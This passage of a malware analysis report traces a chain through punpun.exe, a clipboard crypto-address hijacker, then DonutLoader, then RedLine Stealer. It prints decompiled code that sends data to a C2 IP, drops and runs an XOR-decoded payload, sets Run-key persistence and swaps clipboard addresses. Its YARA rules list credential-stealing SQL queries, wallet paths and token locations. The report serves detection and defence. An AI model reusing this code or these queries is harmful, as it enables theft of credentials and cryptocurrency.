012B6FE1	✓ 74 12	je 4ksoa92jsa1.12B6FF5	
012B6FE3	. 8B4D F8	mov ecx,dword ptr ss:[ebp-8]	
012B6FF6	. 83C3 28	add ebx,28	

Image 51- RWX permissions are given to EXE.

With the help of ResumeThread API **RegSvcs.exe** begins run instead of suspended state.

012B702C	. 8D85 DCFBFFFF	lea eax,dword ptr ss:[ebp-424]	
012B7032	. 50	push eax	002EE80
012B7033	. FF75 E8	push dword ptr ss:[ebp-18]	60
012B7036	. FF95 78FFFFFF	call dword ptr ss:[ebp-88]	SetThreadContext
012B703C	. 85C0	test eax,eax	
012B703E	✓ 74 2C	je 4ksoa92jsa1.12B706C	
012B7040	. FF75 E8	push dword ptr ss:[ebp-18]	60
012B7043	. FF95 6CFFFFFF	call dword ptr ss:[ebp-94]	ResumeThread
012B7049	. 85C0	test eax,eax	

Image 52- EXE runs instead of suspended mod.

## Analysis of punpun.exe

Name	punpun.exe
MD5	6ab97d095d94a0845307483ef2136e1a
SHA256	285c1a9c4a1f19367e52234b6fad45ee24b3f91e7a9bdc5270252e731ed9fb9c
File Type	PE32/EXE

### Overview.

Program firstly save itself as "C:\Users\Username\AppData\Microsoft\punpun.exe". Then opens a socket to send "AddUser:rawxdev" information to 79[.]137[.]196[.]12 address. Also save itself with the name of oyasumi in "Computer\HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run". In a endless loop takes Clipboard data and compare them. According to compares, it writes data to the Clipboard.

### Detailed Analysis

Program save itself with the name of oyasumi in "Computer\HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run".

```
SHAlloc(0xE9u);
v0 = GetModuleHandleW(0);
GetModuleFileNameA(v0, Filename, 0x103u);
SHGetFolderPath(0, 26, 0, 0, pszPath);
sub_401AE0(pszPath, "\\Microsoft\\punpun.exe", (int)NewFileName);
result = (HINSTANCE)CopyFileA(Filename, NewFileName, 1);
if ( result )
{
    sub_401FD0(aAdduserRawxdev);
    Run_key = Run_path();
    RegOpenKeyExA(HKEY_CURRENT_USER, Run_key, 0, 0xF003Fu, &phkResult);
    RegSetValueExA(phkResult, "oyasumi", 0, 1u, (const BYTE *)NewFileName, 0x3Fu);
    RegCloseKey(phkResult);
    result = sub_401CB0();
}
```

Image 53- It is saved as "C:\Users\Username\AppData\Microsoft\punpun.exe".



Program connects to IP address and send "Adduser:rawxdev" information by opening socket.

```

8  WSStartup(2u, &WSAData);
9  s = socket(2, 1, 0);
10 inet_pton(2, "79.137.196.121", &name.sa_data[2]);
11 name.sa_family = 2;
12 *(_WORD *)name.sa_data = htons(0x5D0u);
13 connect(s, &name, 16);
14 v1 = strlenA(lpString);
15 send(s, lpString, v1, 0);
16 closesocket(s);
17 return WSACleanup();
18 }

```

Image 54- Connects to IP with socket.

Encoded PE32/EXE file in punpun.exe is decoded and saved as "C:\Users\Username\AppData\Microsoft\Windows\InfoDebug.exe". Then runs it with ShellExecute command.

```

SHGetFolderPath(0, 26, 0, 0, pszPath);
for ( i = 0; i < 500600; ++i )
    byte_44D000[i] ^= 7u;
sub_401AE0(pszPath, "\\Microsoft\\Windows\\InfoDebug.exe", (int)FileName);
hObject = CreateFileA(fileName, 0x40000000u, 1u, 0, 1u, 0x80u, 0);
hModule = GetModuleHandleW(L"kernel32.dll");
WriteFile = (BOOL (__stdcall *) (HANDLE, LPCVOID, DWORD, LPDWORD, LPOVERLAPPED))GetProcAddress(hModule, "WriteFile");
WriteFile(hObject, byte_44D000, 500600, &v1, 0);
CloseHandle(hObject);
return ShellExecuteA(0, "open", fileName, 0, 0, 0);
}

```

Image 55- EXE which encoded with XOR 7 is decoded and started.

Program takes Clipboard string data and compare them. According to this run functions and writes data to Clipboard.

```

while ( 1 )
{
    lpString = (const CHAR *)sub_401ED0();
    if ( lpString )
    {
        if ( (unsigned __int8)sub_4013A0(lpString) )
            sub_401F30(String);
        if ( (unsigned __int8)sub_4013E0(lpString) )
            sub_401F30(a3p3srtmfubjyoi);
        if ( (unsigned __int8)sub_4012E0(lpString) )
            sub_401F30(aBc1qa4d68dgnr);
        if ( (unsigned __int8)sub_401340(lpString) )
            sub_401F30(aBc1qa4d68dgnr);
        if ( (unsigned __int8)sub_401000(lpString) )
            sub_401F30(a0xa12fa1fe97b3);
        if ( (unsigned __int8)sub_4016A0(lpString) )
            sub_401F30(a45pvtcfkno8cwb);
        if ( (unsigned __int8)sub_4016F0(lpString) )
            sub_401F30(a45pvtcfkno8cwb);
        if ( (unsigned __int8)sub_4014A0(lpString) )
            sub_401F30(aT1z7bfgcnk3oa);
        if ( (unsigned __int8)sub_401230(lpString) )
            sub_401F30(aXaa8kxxknvuh);
    }
}

```

```

if ( !OpenClipboard(0) )
    return 0;
hMem = GetClipboardData(1u);
if ( hMem )
{
    v1 = GlobalLock(hMem);
    if ( v1 )
    {
        GlobalUnlock(hMem);
        CloseClipboard();
        result = v1;
    }
    else
    {
        result = 0;
    }
}
else

```

Image 56- Program runs function according to the Clipboard data.

## Analysis of InfoDebug.exe

Name	InfoDebug.exe
MD5	fbbd0ae4f12b4c659ec42b4791491a5f
SHA256	830e35f3a2eb8c01178a7af2d1b4b83cd00ca4c283117ad7598edd39cec0be77
File Type	PE32/EXE

### Overview

Aim of InfoDebug.exe is confuse analyst by checking analysis environment with **cpuid** command and send them to meaningless functions. Furthermore, runs another shellcode in allocated memory with RWX permissions for Stage-8 and hide this shellcode with meaningless functions.

```
v4 = xmmword_423D40;  
cpuid_fonk(&v4);  
if ( (SDWORD2(v4) & 0x80000000) == 0 )  
{  
    sub_401000();  
    sub_40F9C0(*argv);  
}  
else  
{  
    sub_40F5B0();  
}  
return 0;  
}
```

Image 57- Program takes cpu information with cpuid command.

## Analysis of Stage-8

Name	-
MD5	8c6b2f5a977a712da041e66f3189cdd4
SHA256	f074954a72991fd39600285df6a293d80f51d9a5982583c47bb25eabe89ed59c
File Type	PE32/EXE

# Overview

Hidden APIs which hashed by API Hashing technic, are resolved. Program allocates space in memory with VirtualAlloc. **Stage-9 PE32/EXE** is written into allocated memory with memcpy function and given RWX permissions. Starts **Stage-9** with ShellExecuteA API.

00020A93	75 05	jmp 20B37	
00020A95	E9 9B000000	jmp 20B37	
00020A9A	8B4D 08	mov ecx,dword ptr ss:[ebp+8]	
00020A9D	8B51 08	mov edx,dword ptr ds:[ecx+8]	
00020AA0	8B42 54	mov eax,dword ptr ds:[edx+54]	edx+54: "rogram cannot be run in DOS mode.\r\r\n\$"
00020AA3	50	push eax	004BF14
00020AA4	8B4D 08	mov ecx,dword ptr ss:[ebp+8]	
00020AA7	8B51 0C	mov edx,dword ptr ds:[ecx+C]	
00020AAA	52	push edx	stage7_000F6880
00020AAB	8B45 08	mov eax,dword ptr ss:[ebp+8]	
00020AAE	8B48 1C	mov ecx,dword ptr ds:[eax+1C]	
00020AB1	51	push ecx	400000
00020AB2	FF55 E0	call dword ptr ss:[ebp-20]	memcpy
00020AB5	83C4 0C	add esp,C	
00020AB8	8B55 08	mov edx,dword ptr ss:[ebp+8]	
00020ABB	8B42 08	mov eax,dword ptr ds:[edx+8]	
00020ABE	8B4D 08	mov ecx,dword ptr ss:[ebp+8]	
00020AC1	8B51 08	mov edx,dword ptr ds:[ecx+8]	
00020AC4	0FB74A 14	movzx ecx,word ptr ds:[edx+14]	
00020AC8	8D5408 18	lea edx,dword ptr ds:[eax+ecx+18]	
00020ACC	8955 EC	mov dword ptr ss:[ebp-14],edx	

Image 58- Program writes PE32/EXE to allocated space in 400000 address from shellcode.

## Stage-9 (DonutLoader Variant)

Name	-
MD5	EPWhZhzGqbKAdpwJ8mK8c461yiP1Jrtco
SHA256	f074954a72991fd39600285df6a293d80f51d9a5982583c47bb25eabe89ed59c
File Type	PE32/EXE

### Overview

As a result of the analysis, it was understood that this EXE was actually **DonutLoader**. **DonutLoader** is an open source application that can run location-independent VBScript, JScript, EXE, DLL and .NET assembly files in memory. The malware was found to use DonutLoader to load another **PE32/EXE** file. It has been determined that the loaded EXE is a .NET assembly file.

It writes the EXE to the space allocated after **SafeArrayCreateAPI**. Finally, it uses the EXE by running it.

```

00424E1F 6A 01      push 1
00424E21 6A 11      push 11
00424E23 FF 53 6C   call dword ptr ds:[ebx+6C] SafeArrayCreate
00424E26 8BF8      mov edi, eax
00424E28 85FF      test edi, edi
00424E2A 74 60      je stage9.424E8C
00424E2C 8B57 0C    mov edx, dword ptr ds:[edi+c]
00424E2F 33C9      xor ecx, ecx
00424E31 398E 24050000 cmp dword ptr ds:[esi+524], ecx
00424E37 76 13      jbe stage9.424E4C
00424E39 8A840E 28050000 mov al, byte ptr ds:[esi+ecx+528]
00424E40 88040A    mov byte ptr ds:[edx+ecx], al
00424E43 41        inc ecx
00424E44 3B8E 24050000 cmp ecx, dword ptr ds:[esi+524]
00424E4A 72 ED      jnb stage9.424E39
00424E4C 8B4D 10    mov ecx, dword ptr ss:[ebp+10]
00424E4F 8D45 14    lea eax, dword ptr ss:[ebp+14]
00424E52 50        push eax
00424E53 57        push edi
00424E54 51        push ecx

```

dword ptr [ebx+6C]=[0043006C <&SafeArrayCreate>]=<oleaut32.SafeArrayCreate>

.text:00424E23 stage9.exe:\$24E23 #24023

Adres	Hex	ASCII
004ECC40	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
004ECC50	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
004ECC60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
004ECC70	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00	.....8.....
004ECC80	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.LiTh
004ECC90	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot
004ECCA0	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
004ECCB0	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$. ....
004ECCC0	50 45 00 00 4C 01 03 00 DD F4 69 89 00 00 00 00	PE...Yöi.....
004ECCD0	00 00 00 00 E0 00 02 01 0B 01 30 00 00 0A 02 00	.....ä...0.....
004ECCF0	00 0F 00 00 00 00 00 00 7F 29 02 00 00 20 00 00	.....~.....

Image 59- RedLine Stealer is written to allocated space.

## Stage-10 (RedLine)

Name	DotNet_asm.exe
MD5	7c256cc8f03f242b2d417d32e09205ee
SHA256	400a474842968a5386202a183f3b8914fadb567c035f2530241ebfc981032504
File Type	PE32/.NET Assembly

### Overview

As a result of the analysis, it was determined that **ArkeiStealer** installed the **RedlineStealer** malware on the machine using **DonutLoader**. The malware tries to figure out which country the infected computer is used in. It will not work if it is in one of the countries on the list. It also targets data similar to **Stage-3**, such as Browser Cookie, Login Data, Crypto Wallet, and System Info.

If it is in one of the countries on the list, it terminates the malicious program.

```
// Token: 0x0400003B RID: 59
private static readonly string[] RegionsCountry = new string[]
{
    "Armenia",
    "Azerbaijan",
    "Belarus",
    "Kazakhstan",
    "Kyrgyzstan",
    "Moldova",
    "Tajikistan",
    "Uzbekistan",
    "Ukraine",
    "Russia"
};
```

Image 60- The Countries Malware does not work.



# YARA RULES

```
rule dTpdzgz1Ho.exe
{
  strings:
    $str1="sallozadefutuzegapixevocahuloxihuwehefiveyaropi"
    $str2="birazupululowuvurerozag"
    $obs="VirtualProtect"

  condition:
    $obs and all of ($str*) or
    all of ($str*)
}
```

```
rulestealing_time : stage3
```

```
{
```

```
strings:
```

```
    $wallet1 = "\\Ethereum\\"
```

```
    $wallet2 = "\\Electrum\\wallets\\"
```

```
    $wallet3 = "\\Electrum-LTC\\wallets\\"
```

```
    $wallet4 = "\\Exodus\\exodus.wallet\\"
```

```
    $wallet5 = "\\ElectronCash\\wallets\\"
```

```
    $wallet6 = "\\MultiDoge\\"
```

```
    $wallet7 = "multidoge.wallet"
```

```
    $wallet8 = "\\jaxx\\Local Storage\\"
```

```
    $wallet9 = "\\atomic\\Local Storage\\leveldb\\"
```

```
    $wallet10 = "\\Binance\\"
```

```
    $wallet11 = "\\Coinomi\\Coinomi\\wallets\\"
```

```
    $wallet12 = "\\Monero\\"
```

```
    $wallet13 = "*.wallet"
```

```
    $wallet14 = "\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb\\"
```

```
    $wallet15 = "\\Daedalus Mainnet\\wallets\\"
```

```
    $wallet16 = "\\Blockstream\\Green\\wallets\\"
```

```
    $wallet17 = "\\WalletWasabi\\Client\\Wallets\\"
```

\$ip1 = "t.me/myltgz"

\$ip2 = "t.me/babyflz"

\$ip3 = "t.me/slzsx"

\$ip4 = "65.109.5.131"

\$ip5 = "5.253.18.213"

\$plugin1 = "ibnejdfjmmkpcnlpebklmnkoeiohofec"

\$plugin2 = "nkbihfbeogaeaoehlefnkodbefgpgknn"

\$plugin3 = "fhbohimaelfbohpjbldcngcnapndodjp"

\$plugin4 = "ffnbelfdoeiohenkjibnmadjiehjhajb"

\$plugin5 = "jbdacneiiniimjblgalhcelgbejmnid"

\$plugin6 = "afbcbjbpfadlkmhmcilhkeodmamcflc"

\$plugin7 = "hnfanknocfeofbddgcijnmhnfnkdnaad"

\$plugin8 = "hpglfhgfnhbgpjdenjgmdgoeiappafln"

\$plugin9 = "blnieiiffboillknjnegjhgkgoapac"

\$plugin10 = "cjelfplplebdijenllpjcbmljkfcffne"

\$plugin11 = "fihkakfobkmkjojpchpfgcmhfnmnpfi"

\$plugin12 = "kncchdigobghenbbaddojinnaogfpfj"

\$plugin13 = "amkmjjmmflddogmhpijoimipbofnfjih"

\$plugin14 = "nlbmnnijcnlegkjpcfjclmcfggfcdm"

\$plugin15 = "nanjmdkhkinifnkgdcggcfnhdaammj"

\$plugin16 = "fnjhmkhmkbjkkabndcnnogagogbneec"

\$plugin17 = "cphhlgmgameodnhkjdmkpanlelnlohao"  
\$plugin18 = "nhnkbkgjikgcigadomkphalanndcapjk"  
\$plugin19 = "kpfopkelmapcoipemfendmdcghnegimn"  
\$plugin20= "aiifbnfbobpmeekipheeijimdpnlpgpp"  
\$plugin21 = "dmkamcknogkgcdfhhbdcghachkejeap"  
\$plugin22 = "fhmfendgdocmbmfikdcogofphimnkno"  
\$plugin23 = "cnmamaachppnkjgnildpdmkaakejnhae"  
\$plugin24 = "jojhfeodkpglbfimdfabpdfjaoolaf"  
\$plugin25 = "flpiciilemghbmfalicajoolhkkenfel"  
\$plugin26 = "fnnegphlobjdpkhecapkijjdkgcjhkib"  
\$plugin27 = "aeachknmefphepccionboohckonoemg"  
\$plugin28 = "cgeeodpfagjceefieflmdfphplkenlfk"  
\$plugin29 = "pdadjkfkgafigbceimcpbkalfnpepbnk"  
\$plugin30 = "imloifkgjagghnncjkhggdhalmcnfklk"  
\$plugin31 = "acmacodkjbdgmoleebolmdjonillkdbch"  
\$plugin32 = "bfnaelmomeimhlpmgjnjophhpkkoljpa"  
\$plugin33 = "ejbalbakoplchlghecdalmeeejnimhm"  
\$plugin34 = "odbfpieihdkbihmopkbjmoonfanlbfcl"  
\$plugin35 = "fhilaheimglignddkjgofkcbgekhenbh"  
\$plugin36 = "mgffkfbidihjpoaomajlbgchddlicgpn"  
\$plugin37 = "aodkkagnadcbobfpggfneongemjbjca"  
\$plugin38 = "hmeobnfnfcmddkcmblgagmfpfboieaf"

\$plugin39 = "lpfcbjknijpeeillifnkikgncikgfhdo"  
\$plugin40 = "dngmlblcodfobpdpecaadgfbcgffnm"  
\$plugin41 = "lpilbniiabackdjcionkobglmddfbcjo"  
\$plugin42 = "bhhlbepdkbapadjdnnojkbgioidbic"  
\$plugin43 = "dkdedlpgdmmkkfjabffeganieamfklkm"  
\$plugin44 = "hcfllpincpppdclinealmandijcmnkbgn"

\$cookie1 = "MicrosoftEdge\\Cookies"  
\$cookie2 = "\\Mozilla\\Firefox\\Profiles\\"  
\$cookie3 = "\\Moonchild Productions\\Pale Moon\\Profiles\\"  
\$cookie4 = "\\Google\\Chrome\\User Data\\"  
\$cookie5 = "\\Chromium\\User Data\\"  
\$cookie6 = "\\Amigo\\User Data\\"  
\$cookie7 = "\\Torch\\User Data\\"  
\$cookie8 = "\\Comodo\\Dragon\\User Data\\"  
\$cookie9 = "\\Epic Privacy Browser\\User Data\\"  
\$cookie10 = "\\CocCoc\\Browser\\User Data\\"  
\$cookie11 = "\\CocCoc\\Browser\\User Data\\"  
\$cookie12 = "\\CentBrowser\\User Data\\"  
\$cookie13 = "\\TorBro\\Profile\\"  
\$cookie14 = "\\Chedot\\User Data\\"



\$cookie15 = "\\brave\\"

\$cookie16 = "\\7Star\\7Star\\User Data\\"

\$cookie17 = "\\Microsoft\\Edge\\User Data\\"

\$cookie18 = "\\360Browser\\Browser\\User Data\\"

\$cookie19 = "\\Tencent\\QQBrowser\\User Data\\"

\$cookie20 = "\\Opera Software\\Opera Stable\\"

\$cookie21 = "\\Opera GX Stable\\"

\$cookie22 = "\\CryptoTab Browser\\User Data\\"

\$cookie23 = "\\BraveSoftware\\Brave-Browser\\User Data\\"

\$sql1 = "SELECT origin\_url, username\_value, password\_value FROM logins"

\$sql2 = "SELECT name, value FROM autofill"

\$sql4 = "SELECT target\_path, tab\_url from downloads"

\$sql5 = "SELECT url FROM urls"

\$sql7 = "SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz\_cookies"

\$sql8 = "SELECT url FROM moz\_places"

\$sql9 = "SELECT fieldname, value FROM moz\_formhistory"

\$dc1 = "\\discord\\"

\$dc3 = "Session Storage"

\$dc4 = "Local Storage"

\$dc5 = "leveldb"

\$dc6 = "\\Soft\\Discord\\discord\_tokens.txt"

\$dc7 = "dQw4w9WgXcQ"

```
$tb = "\\Thunderbird\\Profiles\\"
```

```
$tg1 = "\\Telegram Desktop\\"
```

```
$tg2 = "D877F783D5D3EF8C"
```

```
$tg3 = "A7FDF864FBC10B77"
```

```
$tg4 = "A92DAA6EA6F891F2"
```

```
$tg5 = "F8806DD0C461824F"
```

```
$tg6 = "\\Soft\\Telegram\\"
```

```
$info = "\\information.txt"
```

```
condition:
```

```
4 of ($wallet*) and 5 of ($plugin*) or
```

```
5 of ($cookie*) and 3 of ($sql*) or
```

```
3 of ($dc*) and 2 of ($tg*) and $tb
```

```
2 of ($ip*) and $info or
```

```
}
```

```
rule stage4
```

```
{
```

```
strings:
```

```
$str1 = "Area of Geometrical figures."
```

```
$str2 = "Circumference of Geometrical figures."
```

```
$str3 = "Find the Largest number among 3 numbers."
```

```
$str4 = "Listen to your heart!"
```

```
$str5 = "The circumference of Circle:"
```

```
$str6 = "The circumference of Rectangle:"
```

```
$str7 = "The circumference of triangle:"
```

```
$str8 = "The circumference of square:"
```

```
condition:
```

```
5 of ($str)
```

```
}
```

```
rule stage6
```

```
{
```

```
strings:
```

```
$str1 = "\\Microsoft\\punpun.exe"
```

```
$str2 = "AddUser:rawxdev"
```

```
$str3 = "oyasumi"
```

```
$str4 = "InfoDebug.exe"
```

```
$ip = "79.137.196.121"
```

```
condition:
```

```
2 of ($str*) and $ip
```

```
}
```

# MITRE ATTACK TABLE

DefenseEvasion	Execution	CredentialAcces	Discovery	Collection	C&C	Exfiltration
<b>Debugger Evasion</b> (T1622)	<b>Windows CommandShell</b> (T1059.003)	<b>Credentials from Web Browsers</b> (T1555.003)	<b>Query Registry</b> (T1012)	<b>Automated Collection</b> (T1119)	<b>Standard Encoding</b> (T1132.001)	<b>Exfiltration Over C2 Channel</b> (T1041)
<b>Deobfuscate/Decode Files or Information</b> (T1140)		<b>Password Managers</b> (T1555.005)	<b>System Information Discovery</b> (T1082)	<b>Archive Collected Data</b> (T1560)		
<b>Portable Executable Injection</b> (T1055.002)		<b>Steal Web Session Cookie</b> (T1539)		<b>Data from Local System</b> (T1005)		
				<b>Browser Session Hijacking</b> (T1185)		
				<b>Screen Capture</b> (T1113)		

## Solution Offers

1. It should be use up-to-date Antivirus software.
2. It should be use current Operating System version.
3. It should be use 2FA in Crypto accounts.
4. It could be use fingerprint encryption in USB devices.
5. It could be use cold wallet for saving cryptocurrency.
6. Applications used should be kept up to date.
7. Attachment files of unknown e-mails should not be opened.
8. Links that are not from trusted sources should not be clicked on.
9. Passwords should not be stored in clear text on the computer.

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